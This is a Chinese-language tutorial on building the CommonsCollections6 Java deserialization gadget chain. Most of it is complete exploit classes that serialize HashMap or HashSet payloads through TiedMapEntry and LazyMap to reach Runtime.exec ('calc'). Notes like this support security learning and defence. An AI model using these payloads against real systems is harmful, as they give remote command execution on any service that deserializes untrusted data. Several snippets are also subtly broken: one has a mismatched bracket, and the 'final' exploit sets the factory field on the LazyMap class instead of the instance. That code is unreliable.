

CC链6

- 在 `ysoserial` 中, `CommonsCollections6` 可以说是 `commons-collections` 这个库中相对比较通用的利用链, CC6链, 可以不受jdk版本制约 (双眼发光)
- 大佬的文章说: `CC6 = CC1 + URLLDNS`, CC6链的前半条链与CC1正版链子是一样的, 也就是到 `LazyMap`链

P牛的简化版利用链

```
java.io.ObjectInputStream.readObject()
java.util.HashMap.readObject()
java.util.HashMap.hash()
org.apache.commons.collections.keyvalue.TiedMapEntry.hashCode()
org.apache.commons.collections.keyvalue.TiedMapEntry.getValue()
org.apache.commons.collections.map.LazyMap.get()
org.apache.commons.collections.functors.ChainedTransformer.transform()
org.apache.commons.collections.functors.InvokerTransformer.transform()
java.lang.reflect.Method.invoke()
java.lang.Runtime.exec()
```

- 需要看的主要是从最开始到 `org.apache.commons.collections.map.LazyMap.get()` 的那一部分, 因为 `LazyMap#get` 后面的部分就是cc1
- 所以解决Java高版本利用问题, 实际上就是在找上下文中是否还有其他调用 `LazyMap#get()` 的地方
- 找到的类是 `org.apache.commons.collections.keyvalue.TiedMapEntry`, 它的 `getValue` 方法中调用了 `this.map.get`, 而其 `hashCode` 方法调用了 `getValue` 方法

```
public Object getValue() {
    return this.map.get(this.key);
}
```

```
public int hashCode() {
    Object value = this.getValue();
    return (this.getKey() == null ? 0 : this.getKey().hashCode()) ^ (value == null ? 0 : value.hashCode());
}
```

- 在 `java.util.HashMap#readObject` 中可以找到 `HashMap#hash()` 的调用

```

// Read the keys and values, and put the mappings in the HashMap
for (int i = 0; i < mappings; i++) {
    /unchecked/
    K key = (K) s.readObject();
    /unchecked/
    V value = (V) s.readObject();
    putVal(hash(key), key, value, onlyIfAbsent: false, evict: false);
}

static final int hash(Object key) {
    int h;
    return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16);
}

```

- 这不就是！urlDNS链后面吗
- 在 `HashMap` 的 `readObject` 方法中，调用到了 `hash(key)`，而 `hash` 方法中，调用到了 `key.hashCode()`，所以只需要让这个 `key` 等于 `TiedMapEntry` 对象，即可连接上前面的分析过程，构成一个完整的Gadget

构造Gadget

- 先把恶意LazyMap构造出来：

```

Transformer[] fakeTransformers = new Transformer[] {new ConstantTransformer(1)};
Transformer[] transformers = new Transformer[] {
    new ConstantTransformer(Runtime.class),
    new InvokerTransformer("getMethod", new Class[] { String.class,
        Class[].class }, new
        Object[] { "getRuntime",
            new Class[0] }),
    new InvokerTransformer("invoke", new Class[] { Object.class,
        Object[].class }, new
        Object[] { null, new Object[0] }),
    new InvokerTransformer("exec", new Class[] { String.class },
        new String[] { "calc" }),
    new ConstantTransformer(1),
};
Transformer transformerChain = new ChainedTransformer(fakeTransformers);
Map innerMap = new HashMap();
Map outerMap = LazyMap.decorate(innerMap, transformerChain);

```

- 为了避免本地调试时触发命令执行，构造LazyMap的时候先用了一个 `fakeTransformers` 对象，等最后要生成Payload的时候，再把真正的 `transformers` 替换进去
- 现在有了一个恶意的 `LazyMap` 对象 `outerMap`，将其作为 `TiedMapEntry` 的map属性：

```
TiedMapEntry tme = new TiedMapEntry(outerMap, "keykey");
```


- 为了调用 `TiedMapEntry#hashCode()`，需要将 `tme` 对象作为 `HashMap` 的一个key，这里需要新建一个 `HashMap`，而不是用之前 `LazyMap` 利用链里的那个 `HashMap`，两者没有任何关系

```
Map expMap = new HashMap();  
expMap.put(tme, "valuevalue");
```

- 最后就可以将这个 `expMap` 作为对象来序列化了，要记得将真正的transformers数组设置进来

```
// 将真正的transformers数组设置进来  
Field f = ChainedTransformer.class.getDeclaredField("iTransformers");  
f.setAccessible(true);  
f.set(transformerChain, transformers);  
// 生成序列化字符串  
ByteArrayOutputStream barr = new ByteArrayOutputStream();  
ObjectOutputStream oos = new ObjectOutputStream(barr);  
oos.writeObject(expMap);  
oos.close();
```

- 但是此时构造的Gadget并不能成功执行命令
- 在 `LazyMap` 的 `get` 方法，就是最后触发命令执行的 `transform()`，这个 `if` 语句并没有进入，因为 `map.containsKey(key)` 的结果是true



- 关键点就在 `expMap.put(tme, "valuevalue");` 这个语句里面，`HashMap` 的 `put` 方法中，也调用了 `hash(key)`

```
public V put(K key, V value) {
    return putVal(hash(key), key, value, onlyIfAbsent: false, evict: true);
}
```

- 这里就导致 `LazyMap` 这个利用链在这里被调用了一遍，因为前面用了 `fakeTransformers`，所以此时并没有触发命令执行，但也对构造的 `Payload` 产生了影响
- 解决方法：只需要将keykey这个 `Key`，再从 `outerMap` 中移除即可：`outerMap.remove("keykey")`
- 完整POC：

```
package org.example.cc6;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import java.io.*;
import java.lang.reflect.Field;
import java.util.HashMap;
import java.util.Map;

public class CommonsCollections6 {
    public static void main(String[] args) throws Exception {
        Transformer[] fakeTransformers = new Transformer[] {new
ConstantTransformer(1)};
        Transformer[] transformers = new Transformer[] {
            new ConstantTransformer(Runtime.class),
            new InvokerTransformer("getMethod", new Class[] { String.class,
                Class[].class }, new Object[] { "getRuntime",
                new Class[0] }),
            new InvokerTransformer("invoke", new Class[] { Object.class,
                Object[].class }, new Object[] { null, new Object[0]
            )),
            new InvokerTransformer("exec", new Class[] { String.class },
                new String[] { "calc.exe" }),
            new ConstantTransformer(1),
        };
        Transformer transformerChain = new ChainedTransformer(fakeTransformers);

        // 不再使用原CommonsCollections6中的HashSet，直接使用HashMap
        Map innerMap = new HashMap();
        Map outerMap = LazyMap.decorate(innerMap, transformerChain);
```

```

TiedMapEntry tme = new TiedMapEntry(outerMap, "keykey");

Map expMap = new HashMap();
expMap.put(tme, "valuevalue");

outerMap.remove("keykey");

Field f = ChainedTransformer.class.getDeclaredField("iTransformers");
f.setAccessible(true);
f.set(transformerChain, transformers);

// 生成序列化字符串
ByteArrayOutputStream barr = new ByteArrayOutputStream();
ObjectOutputStream oos = new ObjectOutputStream(barr);
oos.writeObject(expMap);
oos.close();

// 本地测试触发
System.out.println(barr);

ObjectInputStream ois = new ObjectInputStream(new
ByteArrayInputStream(barr.toByteArray()));

Object o = (Object)ois.readObject();
    }
}

```

- 这个利用链可以在Java7和8的高版本触发，没有版本限制

细节版本

- 尾部的链子还是CC1链中，用到的 `InvokerTransformer` 方法，前一段链子是和CC1链是一样的，exp:

```

package org.example.cc6;

import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.LazyMap;

import java.lang.reflect.Method;
import java.util.HashMap;
import java.util.Map;

public class LazyMapEXP {
    public static void main(String[] args) throws Exception{
        Runtime runtime = Runtime.getRuntime();
    }
}

```

```

        InvokerTransformer invokerTransformer = new InvokerTransformer("exec"
            , new Class[]{String.class}, new Object[]{"calc"});
        HashMap<Object, Object> hashMap = new HashMap<>();
        Map decorateMap = LazyMap.decorate(hashMap, invokerTransformer);
        Class<LazyMap> lazyMapClass = LazyMap.class;
        Method lazyGetMethod = lazyMapClass.getDeclaredMethod("get", Object.class);
        lazyGetMethod.setAccessible(true);
        lazyGetMethod.invoke(decorateMap, runtime);
    }
}

```

- 根据 `YsoSerial` 的链子，是 `TiedMapEntry` 类中的 `getValue()` 方法调用了 `LazyMap` 的 `get()` 方法，这个跟上面也是一样的

```
final Map innerMap = new HashMap();
```

```
final Map lazyMap = LazyMap.decorate(innerMap, transformerChain);
```

```
TiedMapEntry entry = new TiedMapEntry(lazyMap, key: "foo");
```

- 用 `TiedMapEntry` 写一个 EXP，因为 `TiedMapEntry` 是作用域是 `public`，所以不需要反射获取它的方法，可以直接调用并修改

```

package org.example.cc6;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import java.io.*;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.Method;
import java.util.HashMap;
import java.util.Map;

public class TiedMapEntryEXP {
    public static void main(String[] args) throws Exception {
        Transformer[] transformers = new Transformer[]{
            new ConstantTransformer(Runtime.class),
            new InvokerTransformer("getMethod", new Class[]{String.class,
                Class[].class}, new Object[]{"getRuntime", null}),

```

```

        new InvokerTransformer("invoke", new Class[] {Object.class,
Object[].class}, new Object[] {null, null}),
        new InvokerTransformer("exec", new Class[] {String.class}, new
Object[] {"calc"})
    };
    ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
    HashMap<Object, Object> hashMap = new HashMap<>();
    Map lazyMap = LazyMap.decorate(hashMap, chainedTransformer);
    TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap, "key");
    tiedMapEntry.getValue();
}
}

```

- 这里的逻辑就是，直接new一个 `TiedMapEntry` 对象，并调用它的 `getValue()` 方法，它的 `getValue` 方法会去调用 `map.get(key)` 方法
- 确认了 `TiedMapEntry` 这一段链子的可用性之后，就去找谁调用了 `TiedMapEntry` 中的 `getValue()` 方法，找到同名函数下的 `hashCode()` 方法调用了 `getValue()` 方法

```

public int hashCode() {
    Object value = this.getValue();
    return (this.getKey() == null ? 0 : this.getKey().hashCode()) ^ (value == null ? 0 : value.hashCode());
}

```

- 然后去找谁调用了 `hashCode()` 方法，不过据说在 `Java` 反序列化当中，找到 `hashCode()` 之后的链子用的基本都是这一条：

```

xxx.readObject()
HashMap.put() --自动调用-->    HashMap.hash()
后续利用链.hashCode()

```

- `HashMap` 类本身就是一个非常完美的入口类，从 `HashMap.put` 开始，到 `InvokerTransformer` 结尾的弹计算器的EXP：

```

package org.example.cc6;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import java.io.*;
import java.lang.reflect.Field;
import java.util.HashMap;

```

```

import java.util.Map;

// 用 HashMap 的 hash 方法完成链子
public class HashMapEXP {
    public static void main(String[] args) throws Exception{
        Transformer[] transformers = new Transformer[]{
            new ConstantTransformer(Runtime.class),
            new InvokerTransformer("getMethod", new Class[]{String.class,
Class[].class}, new Object[]{"getRuntime", null}),
            new InvokerTransformer("invoke", new Class[]{Object.class,
Object[].class}, new Object[]{null, null}),
            new InvokerTransformer("exec", new Class[]{String.class}, new
Object[]{"calc"})
        };

        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
        HashMap<Object, Object> hashMap = new HashMap<>();
        Map lazyMap = LazyMap.decorate(hashMap, chainedTransformer);
        TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap, "key");
        HashMap<Object, Object> expMap = new HashMap<>();
        expMap.put(tiedMapEntry, "value");

        serialize(expMap);
        unserialize("ser.bin");
    }

    public static void serialize(Object obj) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(new
FileOutputStream("ser.bin"));
        oos.writeObject(obj);
    }

    public static Object unserialize(String Filename) throws IOException,
ClassNotFoundException{
        ObjectInputStream ois = new ObjectInputStream(new FileInputStream(Filename));
        Object obj = ois.readObject();
        return obj;
    }
}

```

- 在 `HashMap<Object, Object> expMap = new HashMap<>();` 这里打断点，会发现直接在它的上一行就弹出计算器了，因为在 IDEA 进行 debug 调试的时候，为了展示对象的集合，会自动调用 `toString()` 方法，所以在创建 `TiedMapEntry` 的时候，就自动调用了 `getValue()` 最终将链子走完，然后弹出计算器
- 在序列化的时候，也会弹出计算器，与 `URLDNS` 链中的情景其实是一模一样的

- 参考 [URLDNS](#) 链中的思想，先在执行 `put()` 方法的时候，先不让它进行命令执行，在反序列化的时候再命令执行
- 在 CC6 的链子当中，通过修改 `Map lazyMap = LazyMap.decorate(hashMap, chainedTransformer);`，可以达到需要的效果，这里跟p牛的做法是差不多的
- 之前传进去的参数是 `chainedTransformer`，在序列化的时候传进去一个没用的东西，再在反序列化的时候通过反射，将其修改回 `chainedTransformer`，相关的属性值在 `LazyMap` 当中为 `factory`

```
protected final Transformer factory;
```

```
public static Map decorate(Map map, Factory factory) {
    return new LazyMap(map, factory);
}
```



```
public static Map decorate(Map map, Transformer factory) {
    return new LazyMap(map, factory);
}
```

- `protect`作用域，只能通过反射修改，修改后的EXP：

```
package org.example.cc6;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import java.io.*;
import java.lang.reflect.Field;
import java.util.HashMap;
import java.util.Map;

// CC6 链最终 EXP
public class FinalCC6EXP {
    public static void main(String[] args) throws Exception{
        Transformer[] transformers = new Transformer[]{
            new ConstantTransformer(Runtime.class),
            new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class},
            new Object[]{"getRuntime", null}),
            new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class},
            new Object[]{null, null}),
            new InvokerTransformer("exec", new Class[]{String.class}, new Object[]
{"calc"})
        }
```

```

    };

    ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
    HashMap<Object, Object> hashMap = new HashMap<>();
    Map lazyMap = LazyMap.decorate(hashMap, new ConstantTransformer("five")); //
防止在反序列化前弹计算器

    TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap, "key");
    HashMap<Object, Object> expMap = new HashMap<>();
    expMap.put(tiedMapEntry, "value");

    // 在 put 之后通过反射修改值
    Class<LazyMap> lazyMapClass = LazyMap.class;
    Field factoryField = lazyMapClass.getDeclaredField("factory");
    factoryField.setAccessible(true);
    factoryField.set(lazyMapClass, chainedTransformer);

    serialize(expMap);
    unserialize("ser.bin");
}

public static void serialize(Object obj) throws IOException {
    ObjectOutputStream oos = new ObjectOutputStream(new
FileOutputStream("ser.bin"));
    oos.writeObject(obj);
}

public static Object unserialize(String Filename) throws IOException,
ClassNotFoundException{
    ObjectInputStream ois = new ObjectInputStream(new FileInputStream(Filename));
    Object obj = ois.readObject();
    return obj;
}
}

```

Ysoserial版

- 链子：反序列化→HashSet的put→TiedMapEntry的hashCode→LazyMap的get
- 在 TiedMapEntry 之后，使用了 HashSet 的 add() 方法
- 创建了一个 HashSet，容量为1，添加了个 foo，然后通过反射获取 HashSet 类型对象 map 的成员变量 map

```
TiedMapEntry entry = new TiedMapEntry(lazyMap, key: "foo");
```

```
HashSet map = new HashSet( initialCapacity: 1);
map.add("foo");
Field f = null;
try {
    f = HashSet.class.getDeclaredField( name: "map");
} catch (NoSuchFieldException e) {
    f = HashSet.class.getDeclaredField( name: "backingMap");
}
```

- `HashSet` 的 `add` 方法在添加新元素时，会把它设置为 `map` 的 `key`，因为 `HashMap` 的 `key` 唯一，所以 `HashSet` 将 `HashMap` 的 `key` 当做自己的元素，通过这种方式保证了 `HashSet` 没有重复元素

```
public boolean add(E e) {
    return map.put(e, PRESENT)==null;
}
```

- 通过反射获取 `HashSet` 类型对象 `map` 的成员变量 `table`

```
Field f2 = null;
try {
    f2 = HashMap.class.getDeclaredField( name: "table");
} catch (NoSuchFieldException e) {
    f2 = HashMap.class.getDeclaredField( name: "elementData");
}
```

```
Reflections.setAccessible(f2);
Object[] array = (Object[]) f2.get(innimpl);
```

- `HashMap` 的 `table`：是 `Node` 类型数组，`Node` 是 `HashMap` 的内部静态类，`HashMap` 每添加一个新元素都会放在 `Node` 数组里
- `Node` 类包含了 `map` 的 `hash key value` 等信息
- 获取 `table` 的第一个元素或第二个元素为 `node` 变量

```
Object node = array[0];
if(node == null){
    node = array[1];
}
```

- 获取 `node` 成员变量 `key`

```
Field keyField = null;
try{
    keyField = node.getClass().getDeclaredField( name: "key");
}catch(Exception e){
    keyField = Class.forName( className: "java.util.MapEntry").getDeclaredField( name: "key");
}
```

- 把 `key` 修改为之前构造好的

```

        Reflections.setAccessible(keyField);
        keyField.set(node, entry);

        return map;

```

- 这部分代码看起来很多，其实就是下面这样：

```

map.map.table[0].key=entry; //意思就是把map对象内的第一个元素值修改为entry
return map;

```

- `HashSet` 的 `readObject` 方法和 `HashMap` 同理，先创建个空的 `HashSet`，再把元素一个个 `put` 进去，这里 `put` 的元素就是之前构造的 `TiedMapEntry` 对象

```

// Read in all elements in the proper order.
for (int i=0; i<size; i++) {
    /unchecked/
    E e = (E) s.readObject();
    map.put(e, PRESENT);
}

```

- 跟进 `put`

```

public V put(K key, V value) {
    return putVal(hash(key), key, value, onlyIfAbsent: false, evict: true);
}

```

- 跟进 `hash`

```

static final int hash(Object key) {
    int h;
    return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16);
}

```

- 跟进 `hashCode(TiedMapEntry)`

```

public int hashCode() {
    Object value = this.getValue();
    return (this.getKey() == null ? 0 : this.getKey().hashCode()) ^ (value == null ? 0 : value.hashCode());
}

```

- 跟进 `getValue`，调用了 `map` 的 `get` 方法

```

public Object getValue() {
    return this.map.get(this.key);
}

```

- 回想一下 `TiedMapEntry` 的构造函数，这个 `map` 是 `LazyMap` 对象，调用了 `get` 方法，所以导致触发了命令执行

参考链接

- <https://www.freebuf.com/articles/web/312176.html>
- <https://www.freebuf.com/articles/web/336628.html>